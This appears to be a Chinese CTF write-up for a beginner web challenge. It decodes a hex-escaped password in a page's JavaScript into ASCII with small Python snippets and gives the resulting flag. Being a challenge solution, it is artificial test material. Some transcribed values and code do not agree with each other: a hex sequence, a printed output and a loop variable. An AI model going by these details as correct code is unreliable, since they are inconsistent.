
```
    pass = p;return pass;
}
String["fromCharCode"](dechiffre( "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

h = window.prompt('Enter password');
alert( dechiffre(h) );

</script>
</head>
<body>
</body>
</html>
```


<https://blog.csdn.net/devilare>

这段代码是16进制的数，我们把它转换成10进制数，这里我用的python



```
js.py - E:\js.py (3.8.3)
File Edit Format Run Options Window Help
s="\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
print(s)
Ln: 1 Col: 0
```


得到：55,56,54,79,115,69,114,116,107,49,50。这串数字是什么意思呢，因为在网上搜16进制转10进制时看到ASCII码表，就用ASCII表去找找



```
Python 3.8.3 Shell
File Edit Shell Debug Options Window Help
Python 3.8.3 (tags/v3.8.3:6f8c832, May 13 2020, 22:20:19) [MSC v.192
tel)] on win32
Type "help", "copyright", "credits" or "license()" for more informat
>>>
===== RESTART: E:\js破解.py =====
==
<360sErk12
>>>
```

```
File Edit Format Run Options Window Help
k = [55, 56, 54, 79, 115, 69, 114, 116, 107, 49, 50]
c = ""
for i in a:
    b = chr(i)
    c = c + b
print(c)
```





得到flag: Cyberpeace{786OsErtk12}。

到这儿web新手题就做完了，快乐!!!